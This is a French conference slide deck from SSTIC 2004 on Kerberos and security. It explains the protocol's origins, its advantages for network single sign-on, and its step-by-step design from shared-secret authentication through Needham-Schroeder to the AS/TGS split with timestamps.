


# Kerberos et la Sécurité

Emmanuel Bouillon

SSTIC 04





- **1 Introduction**
  - **1.1 Qu'est-ce que Kerberos?**
  - **1.2 Intérêts du protocole**
  - **1.3 Objectif de la présentation**
- **2 Le protocole Kerberos**
  - **2.1 Caractéristiques du protocole**
  - **2.2 Fonctionnement détaillé : de l'authentification par secret partagé à Kerberos v5**
  - **2.3 Les relations de confiance inter-royaume**
- **3 Kerberos et la sécurité**
  - **3.1 Problèmes inhérents au protocole**
  - **3.2 Problèmes liés aux difficultés pratiques de déploiement**
- **4 Conclusion**



- **1 Introduction**
  - **1.1 Qu'est-ce que Kerberos?**
  - **1.2 Intérêts du protocole**
  - **1.3 Objectif de la présentation**
- **2 Le protocole Kerberos**
  - **2.1 Caractéristiques du protocole**
  - **2.2 Fonctionnement détaillé : de l'authentification par secret partagé à Kerberos v5**
  - **2.3 Les relations de confiance inter-royaume**
- **3 Kerberos et la sécurité**
  - **3.1 Problèmes inhérents au protocole**
  - **3.2 Problèmes liés aux difficultés pratiques de déploiement**
- **4 Conclusion**

# 1.1 Qu'est-ce Kerberos



Kerberos & Herakles poterie grecque VIe av JC

- **Mythologie**
- **Projet Athena**
- **Aujourd'hui, protocole d'authentification réseau**
  - Versions 1 à 3 : versions de développement
  - Version 4 :
    - ✉ Kerberos: An authentication service for computer networks.
    - ✉ The evolution of the Kerberos authentication system in distributed open systems.
  - Version actuelle : 5, RFC : 1510

## 1.2 Intérêt du protocole



- **Problème de l'authentification réseau**
  - **Unifiée (Sigle Sign On)**
  - **Hétérogène (y compris Unix / Windows)**
- **Autres « solutions »**
  - **Distributions /etc/passwd, /etc/shadow**
    - ✉ **Difficultés de mise en œuvre, d'extensibilité**
    - ✉ **Pas de SSO**
    - ✉ **Pas d'intégration de Windows**
  - **Annuaire : NIS, LDAP**
    - ✉ **Non conçus pour l'authentification**
    - ✉ **Le rebond de service en service sans ré-authentification n'est pas sécurisé**
  - **Solutions propriétaires**
    - ✉ **UIS (Unix Integration Services) : plus supporté**
    - ✉ **SFU (Services For Unix)**

## 1.2 Intérêt du protocole



- **Avantages de Kerberos**

- **Résout les problèmes classiques de l'authentification des clients et des services au sein d'un réseau**

- ✉ **Authentification unifiée du client ET du Service**

- ✉ **Mot de passe en claire**

- ✉ **Rebond de services en services**

- **Basé sur un standard**

- ✉ **Ouvert :**

- 📄 **RFC 1510**

- 📄 **Plusieurs implémentations « Opensource »**

- ✉ **Adopté par les systèmes propriétaires (Windows, Solaris, Irix, ...)**

- **Principal mécanisme de sécurité sous-jacent de la GSSAPI**

- ✉ **RPCSEC\_GSS**

- 📄 **NFSv4**

## 1.3 Objectif de la présentation

---



- Rappeler les limites de Kerberos
  - **Liées au protocole**
  - **Liées aux contraintes de déploiement**
- Afin d'en évaluer
  - **L'apport de Kerberos dans un environnement donné**
  - **La cohérence de cet apport au vu des mesures existantes dans cet environnement**
  - **La pertinence de cette solution par rapport à d'autres**



- 1 Introduction
- 2 Le protocole Kerberos
  - 2.1 Caractéristiques du protocole
  - 2.2 Fonctionnement : de l'authentification par secret partagé à Kerberos v5 (© Shumon Huque ;-)
    - ✉ 2.2.1 Authentification par secret partagé
    - ✉ 2.2.2 Utilisation d'une tierce partie de confiance
    - ✉ 2.2.3 Kerberos
    - ✉ 2.2.4 La pré-authentification
  - 2.3 Les relations de confiance inter-royaume
- 3 Kerberos et la sécurité
- 4 Conclusion

## 2.1 Caractéristiques du protocole




- **Basé sur**
  - Needham et Schroeder "Using Encryption for Authentication in Large Networks of Computers" (1978)
  - Denning et Sacco "Time stamps in Key distribution protocols" (1981)
- **Kerberos permet l'authentification des utilisateurs et des services sur un réseau**
  - Part de la supposition que le réseau peut être non sûr
    - ✉ « open, unprotected network »
    - ✉ Les données sur le réseau peuvent est lues ou modifiées
    - ✉ Les adresses peuvent être faussées, ...
  - Utilise une tierce partie de confiance
    - ✉ Toutes les entités du réseau (utilisateurs et services, appelées principaux) font confiance à cette tierce partie (le serveur Kerberos, KDC)
  - Utilise des mécanismes de chiffrement basés sur des algorithmes à clefs symétriques (ou secrète)
    - ✉ Tous les principaux partagent cette clef secrète avec le serveur Kerberos

## 2.2 De l'authentification par secret partagé à Kerberos v5



### ● 2.2.1 : Authentification à l'aide d'algorithme de chiffrement à clefs secrètes : Alice et Bob


- Alice initie la communication : le client ou l'utilisateur
- Bob répond : service ou serveur applicatif
- Alice veut accéder au service Bob



Authentification de Alice et Bob via la clé partagée  $K_{ab}$

## 2.2.1 Authentification par secret partagé

- Authentification mutuelle, autre méthode (suite)



Authentification de Alice et Bob via la clé partagée  $K_{ab}$

## 2.2.2 Utilisation d'une tierce partie de confiance

---



- **Problème de ce schéma**

- Peu extensible
- La généralisation à  $m$  utilisateurs et à  $n$  services, implique une distribution préalable de  $m \times n$  clés partagées.

- **Une amélioration possible :**

- Utiliser une tierce partie, avec laquelle tous les utilisateurs et les services partagent leur clé.
- Présente aussi d'autres avantages :
  - ✉ gestion centralisée de compte
  - ✉ Plus facile de sécuriser une base de clés partagées que plusieurs


## 2.2.2 Utilisation d'une tierce partie de confiance



- **Authentification mutuelle**

- **Notations**


- $K_a$  : clé secrète de Alice, partagée par Alice et le KDC, rose
- $K_{ab}$  : clé de session entre Alice et Bob, jaune
- $K\{\text{texte}\}$  : texte chiffré avec la clé  $K$



## 2.2.2 Utilisation d'une tierce partie de confiance


- **Authentification mutuelle (suite)**

- Le ticket est envoyé à Alice



## 2.2.2 Utilisation d'une tierce partie de confiance

- Protocole Needham-Schroeder



## 2.2.3 Kerberos


---



- **Kerberos améliore le schéma de Needham et Schroeder**
  - L'utilisation de l'horodatage (timestamps)
  - En séparant le rôle de la tierce partie de confiance en deux services :
    - ✉ Le service d'authentification (AS pour Authentication Service)
    - ✉ Le générateur de ticket de service (TGS pour Ticket Granting Service)
- **Introduction des timestamps**
  - Permettent d'introduire des dates d'expiration ce qui limite le rejeu
  - Ils réduisent le nombre total de messages dans le protocole
  - Cela implique la synchronisation horaire de chaque entité participant à la communication (KDC, client, service)

